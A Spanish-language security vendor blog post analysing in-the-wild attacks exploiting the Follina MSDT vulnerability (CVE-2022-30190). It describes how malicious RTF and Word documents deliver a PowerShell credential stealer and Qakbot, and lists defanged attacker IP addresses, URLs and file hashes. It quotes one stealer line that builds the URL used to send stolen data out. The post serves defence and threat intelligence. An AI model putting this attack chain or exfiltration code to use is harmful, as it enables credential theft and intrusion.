
• Productos y Servicios
        • Cloud

          • Endpoint Protection
          • Endpoint Detection and Response
          • Mobile Device Management
          • BYOD
          • Extended Detection and Response
          • Zero Trust Network Access
          • Data Privacy
        • En Prem

          • Endpoint Protection
          • Endpoint Detection and Response
          • Data Privacy
        • Plataforma

          • Malware Analysis Platform
        • Pequeña Empresa

          • SOHO Total Edition
        • Servicios

          • Threat Intel
          • Digital Risk Protection Services (DRPS)
          • Ransomware Recovery as a Services (RRaaS)
          • DPDP Compliance
          • Managed Detection and Response
          • Ciberseguridad y Data Privacy Concienciación
  • Soluciones
    • BFSI
    • Educación
    • Gobierno
    • Sector Sanitario
    • Tecnología de la información
    • Manufactura
  • Empresa
    • Sobre Nosotros Seqrite
    • Liderazgo
    • Premios y certificaciones
    • Sala de prensa
  • Socios
    • Programa de afiliados
    • Localizar socio
    • Conoce a Nuestro Equipo Directivo
  • Soporte
  • Recursos
    • Blog
    • Whitepapers
    • Datasheets
    • Casos Prácticos
    • Informes de amenazas
    • Manuales
    • PoV
    • Cómo entender la Data Privacy
    • Comprueba tu puntuación de riesgo
    • Diálogos del DPDP
    • Hora de la privacidad
Seqrite Labs Blog
Contactar Ventas ¿Bajo ataque?
  • Productos y Servicios
        • Cloud

          • Endpoint Protection
          • Endpoint Detection and Response
          • Mobile Device Management
          • BYOD
          • Extended Detection and Response
          • Zero Trust Network Access
          • Data Privacy
        • En Prem

          • Endpoint Protection
          • Endpoint Detection and Response
          • Data Privacy
        • Plataforma

          • Malware Analysis Platform
        • Pequeña Empresa

          • SOHO Total Edition
        • Servicios

          • Threat Intel
          • Digital Risk Protection Services (DRPS)
          • Ransomware Recovery as a Services (RRaaS)
          • DPDP Compliance
          • Managed Detection and Response
          • Ciberseguridad y Data Privacy Concienciación
  • Soluciones
    • BFSI
    • Educación
    • Gobierno
    • Sector Sanitario
    • Tecnología de la información
    • Manufactura
  • Empresa
    • Sobre Nosotros Seqrite
    • Liderazgo
    • Premios y certificaciones
    • Sala de prensa
  • Socios
    • Programa de afiliados
    • Localizar socio
    • Conoce a Nuestro Equipo Directivo
  • Soporte
  • Recursos
    • Blog
    • Whitepapers
    • Datasheets
    • Casos Prácticos
    • Informes de amenazas
    • Manuales
    • PoV
    • Cómo entender la Data Privacy
    • Comprueba tu puntuación de riesgo
    • Diálogos del DPDP
    • Hora de la privacidad
Inicio  /  Ciberseguridad  / CVE-2022-30190: Vulnerabilidad de día cero “Follina” en MSDT explotada indiscriminadamente
CVE-2022-30190: Vulnerabilidad de día cero “Follina” en MSDT explotada in situ
10 Junio 2022

CVE-2022-30190: Vulnerabilidad de día cero “Follina” en MSDT explotada in situ

Escrito por Amruta Wagh
Amruta Wagh
Ciberseguridad

El 30 de mayo de 2022, se descubrió CVE-2022-30190 “FOLLINA”, una vulnerabilidad de ejecución remota de código de día cero en la herramienta de diagnóstico de soporte técnico de Microsoft Windows (MSDT) con alta gravedad (CVSS:9.3).

Esta herramienta MSDT diagnostica problemas con aplicaciones como documentos de Microsoft Office. El vector de ataque inicial, como los documentos de Word, utiliza una funcionalidad de plantilla remota para descargar el archivo HTML, que a su vez utiliza el protocolo URL para llamar a esta herramienta de diagnóstico (MSDT) y ejecutar código malicioso. Si bien los ataques iniciales se limitaban a Microsoft Word, recientemente los vectores de ataque se han ampliado para incluir RTF y Outlook.

Esta vulnerabilidad ha sido explotada indiscriminadamente, y los actores de amenazas que la aprovechan pueden ejecutar código arbitrario e instalar programas adicionales. Los actores de amenazas están utilizando esta falla para propagar puertas traseras, AsyncRAT, Quakbot y otro malware a consumidores y sectores de Norteamérica y Europa.

Análisis detallado de la vulnerabilidad:

La aplicación de llamada inicial a la herramienta MSDT será Microsoft Office (Word, Excel, RTF, etc.)

Fig. Diagrama de flujo

A continuación se muestra un ejemplo de una muestra RTF denominada "Employment_Agreement_Template". Estos documentos RTF utilizan objetos OLE.

Fig. Archivo RTF con objetos OLE

Cuando se abre este documento, se muestra el siguiente mensaje:

Una vez que la víctima hace clic en "Sí", se descarga un archivo HTML codificado desde el enlace incrustado http[:]//45[.]76[.]53[.]253/1.html, como se ilustra a continuación:

Los documentos HTML contienen caracteres “A” comentados en la parte inferior del archivo que se encuentra debajo del código.

Fig. Datos codificados en archivo HTML

El código incrustado en el archivo HTML invoca PCWDiagnostic mediante ms-msdt con el parámetro IT_BrowseForFile, que incluye sintaxis de PowerShell. La parte decodificada de los datos codificados en base64 es:

Fig. Datos decodificados

Este código detiene msdt.exe si se está ejecutando y se conecta a la URL “hXXps [:]//seller-notification [.]live/Zgfbe234dg” y descarga un script de POWERSHELL.

La vulnerabilidad Follina se ha utilizado para desplegar Stealer basado en PowerShell . Analicemos su contenido con más detalle:

Fig. Contenido del guión parte 1

El script se enumera dentro de Appdata/Roaming e intenta robar datos de inicio de sesión, cookies, etc. de aplicaciones como Firefox, Opera, Yandex, Vivaldi, CentBrowser, Comodo, Chedot, Orbitum, Chromium, Slimjet, Xvast, Kinza, Iridium, CocCoc, AVAST Software, Chrome, Outlook, Thunderbird, NetSarang, Windows Live, FileZilla, MobaXterm, WeChat.

El ladrón consulta el registro para robar información relacionada con las siguientes aplicaciones: Autodesk, MobaXterm, Oray SunLogin RemoteClient, MailMaster, Navicat, WinSCP, Microsoft Office, FTP, RAdmin, etc.

Fig. Contenido del guión parte 2

Aparte de esto, también recopila información relacionada con la máquina:

  • Información del sistema (que incluye nombre de host, información relacionada con el sistema operativo, propietario, información del BIOS, propietario registrado)
    ID del producto, fecha de instalación original, hora de arranque del sistema, fabricante del sistema, modelo del sistema, tipo de sistema, procesador, versión del BIOS, configuración regional del sistema, zona horaria, memoria física total, dominio, servidor de inicio de sesión, etc.)
  • Configuración de IP (a través de Ipconfig)
  • Configuración de la estación de trabajo
  • Información de cuentas de usuario
  • Administradores de grupos locales
  • Versiones del nombre del producto

Se crea un archivo .zip en %temp% y se envía a la URL:

$http_url = “hxxp://45[.]77.156[.]179:443/” + $ip + “———-” + $time1 + “.zip”

$time1 es la marca de tiempo de la época calculada por

Esto también actúa como una comprobación de virtualización.

Veamos otro ejemplo de Quakbot:

Correo electrónico de phishing con adjuntos HTML maliciosos que descargan archivos comprimidos (.img) (ed63c189b52e4eb663598dc0c3121e05). Este archivo contiene .lnk (76390978f26d3c6d7f799257542796ce), la carga útil de qbot (a14d48974eab6839b1238f984b3c28d2) y un archivo .doc (e7015438268464cedad98b1544d643ad).

Fig. Diagrama de flujo

La carga útil de qbot en el zip se ejecuta mediante .lnk, y el archivo .doc descarga el archivo HTML. Este archivo .html, a su vez, descarga otra carga útil de .qbot explotando Follina.

Aquí el archivo HTML se descarga desde http[:]//185[.]234[.]247[.]119 y contiene datos que se muestran en la siguiente figura:

Fig. Datos del archivo HTML

Este HTML se conecta a las URL anteriores y descarga Quakbot dll (ce86511634b5420332eb6267c0e2ae2e) que luego se ejecuta a través de regsvr32.exe

Análisis:

 Este archivo de quakbot es un archivo compilado en Delphi que contiene datos cifrados en la sección .rsrc de RCDATA, que se descifran en la memoria virtual asignada. Las siguientes figuras muestran los datos cifrados y el bucle de descifrado.

Fig. Datos cifrados 

Fig. Descripción del bucle

Esto se descifra en API y en un archivo PE de primera etapa.


El flujo pasa ahora a la primera etapa, responsable de la inyección de DLL y de la carga útil de Quakbot en la memoria. El descifrado RC1 se realiza en las cadenas cifradas, lo que genera la lista de procesos, como los relacionados con antivirus, etc. Si se encuentran en ejecución, la carga útil finaliza. En la siguiente figura, se pueden ver los procesos que se están comprobando.

La lista del proceso que se está comprobando incluye:

Posteriormente, realiza la inyección del proceso en “onedrivesetup.exe”:-

Qbot está asociado con la campaña "obama186". A continuación se muestra la imagen que muestra las conexiones C2 desde "onedrivesetup.exe":
Técnicas de bypass:

Hemos visto a atacantes usar métodos de codificación en los vectores de ataque iniciales para eludir las detecciones. Los siguientes ejemplos lo ilustran.

Fig. Ejemplo n.º 1

Fig. Ejemplo n.º 2

Conclusión:

Este es uno de los ataques de día cero más críticos de los últimos tiempos. Este CVE ha utilizado numerosas técnicas de evasión, carece de solución y puede explotarse fácilmente. Una vez que Microsoft publique el parche de seguridad, los usuarios deben corregirlo de inmediato. Hasta entonces, recomendamos a las organizaciones que estén alerta y sigan las siguientes medidas de mitigación para reducir la superficie de ataque y los posibles daños. 

Para la remediación de 'Follina', siga los avisos:

 https://blogs.quickheal.com/threat-advisory-cve-2022-30190-follina-severe-zero-day-vulnerability-discovered-in-msdt/

¿Cómo protege Quick Heal a sus clientes?

Las tecnologías de protección avanzadas existentes de los productos Quick Heal protegen a nuestros clientes contra Follina.

Tenemos una detección denominada “CVE_2022_30190_Follina” para Follina en nuestra tecnología de comportamiento. De manera similar, en el Seqrite Producto Hawk Hunt, tenemos una política llamada “QHIR_CVE_2022_30190_Follina” para identificar este ataque.

A continuación se muestran las detecciones basadas en archivos y redes para Follina:

1. Basado en archivos:

  • Puerta trasera.Turian.S28183972
  • Troyano.Qbot.S28211728
  • CVE-2022-30190.46655
  • CVE-2022-30190.46638
  • CVE-2022-30190.46635
  • CVE-2022-30190.46624

2. Basado en red:

  • CVE-2022-30190.RCE!46674
  • CVE-2022-30190.RCE!46675


Experto en la Materia

Tejaswini Sandapolla

Amruta Wagh

 Publicación anteriorAviso de amenaza: CVE-2022-30190 'Follina': vulnerabilidad de día cero grave...
Publicación siguiente  CVE-2022-26134: Inyección de OGNL de Atlassian explotada activamente...
Amruta Wagh

Acerca de Amruta Wagh

Amruta es investigadora de seguridad en Quick Heal Technologies. Le interesa el análisis de malware, la ingeniería inversa y la búsqueda de malware actual...

Artículos de Amruta Wagh »

Artículos Relacionados

  • Por qué Threat IntelLa diligencia es el eslabón perdido en su estrategia de ciberseguridad.

    25 de julio de 2025
  • Atraídos y comprometidos: Desenmascarando el peligro digital de las trampas de miel

    17 de junio de 2025
  • Operación Sindoor: Anatomía de un asedio digital

    23 de mayo de 2025
Autores destacados
  • Seqrite
    Seqrite

    Seqrite es un proveedor líder de soluciones de ciberseguridad empresarial. Con un enfoque...

    Leer más artículos por Seqrite
  • Bineesh P
    Bineesh P

    Soy un apasionado de la ciberseguridad y un escritor dedicado. Con cierta habilidad...

    Lea más artículos de Bineesh P.
  • Jyoti Karlekar
    Jyoti Karlekar

    Soy una escritora apasionada que disfruta creando contenido sobre tecnologías emergentes y...

    Leer más artículos de Jyoti Karlekar
  • Sanjay Katkar
    Sanjay Katkar

    Sanjay Katkar es el director general adjunto de Quick Heal Technologies...

    Lee más artículos de Sanjay Katkar.
Temas
apto (25) Ataque cibernetico (36) Ataques ciberneticos (58) ciberataque (16) Ataques ciberneticos (15) Ciberseguridad (343) seguridad cibernética (34) Amenaza cibernética (33) ciberamenazas (51) Violacíon de datos (56) violaciones de datos (29) De pérdida de datos (28) prevención de pérdida de datos (34) data privacy (17) protección de datos (35) seguridad de datos (19) DLP (50) DPDP (14) DPDPA (17) Cifrado (16) seguridad de punto final (113) Seguridad empresarial (20) Explotar (13) GDPR (14) el malware (76) análisis de malware (15) ataque de malware (23) MDM (27) Microsoft (15) MITRE ATT & CK (14) Seguridad de la red (26) phishing, (30) Ransomware (69) ataque de ransomware (31) ataques de ransomware (31) protección contra ransomware (17) Seqrite (41) Seqrite Cifrado (27) Seqrite EPS (33) Seqrite Servicios (16) detección de amenazas (15) Threat Intelligereza (25) UTM (34) Vulnerabilidad (16) cero confianza (13)
Seqrite Labs

Proveedor líder de soluciones de seguridad de TI empresarial que simplifica la seguridad de puntos finales, datos y redes con las mejores soluciones de prevención, detección y respuesta a amenazas de su clase en todo el mundo.

Leer más sobre Seqrite

Síguenos en:

Suscríbete a nuestro boletín

Manténgase informado sobre las últimas tendencias y conocimientos en materia de ciberseguridad.

Carga
Productos y Servicios
  • Cloud
  • Endpoint Protection
  • Endpoint Detection and Response
  • Mobile Device Management
  • BYOD
  • Extended Detection and Response
  • Zero Trust Network Access
  • Data Privacy
  • En Prem
  • Endpoint Protection
  • Endpoint Detection and Response
  • Data Privacy
  • Plataforma
  • Malware Analysis Platform
  • Microempresa
  • SOHO Total Edition
  • Servicios
  • Threat Intel
  • Digital Risk Protection Services (DRPS)
  • Ransomware Recovery as a Services (RRaaS)
  • DPDP Compliance
  • Managed Detection and Response
  • Ciberseguridad y Data Privacy Concienciación
Recursos
  • Blog
  • Whitepapers
  • Datasheets
  • Informes de amenazas
  • Manuales
  • PoV
  • Cómo entender la Data Privacy
  • Diálogos del DPDP
  • Cumplimiento de la política
  • EULA
  • GoDeep.AI
  • SIA
  • Hora de la privacidad
Contáctenos
  • Oficinas registradas
  • Hablemos de ciberseguridad
Soporte
  • Soporte técnico
  • Descargar Software
  • Actualizador sin conexión
  • Actualizaciones de Firmware
  • Actualizaciones
  • Documentación del producto
Sobre Nosotros
  • Sobre Nosotros Seqrite
  • Liderazgo
  • Premios y reconocimiento
  • Sala de prensa
Socio
  • Programa de afiliados
  • Localizar socio
  • Conoce a Nuestro Equipo Directivo
  • Seqrite Certificación

© 2026 Quick Heal Technologies Ltd.

Mapa del sitio Políticas de Privacidad Aviso legal Políticas de cookies Términos de uso


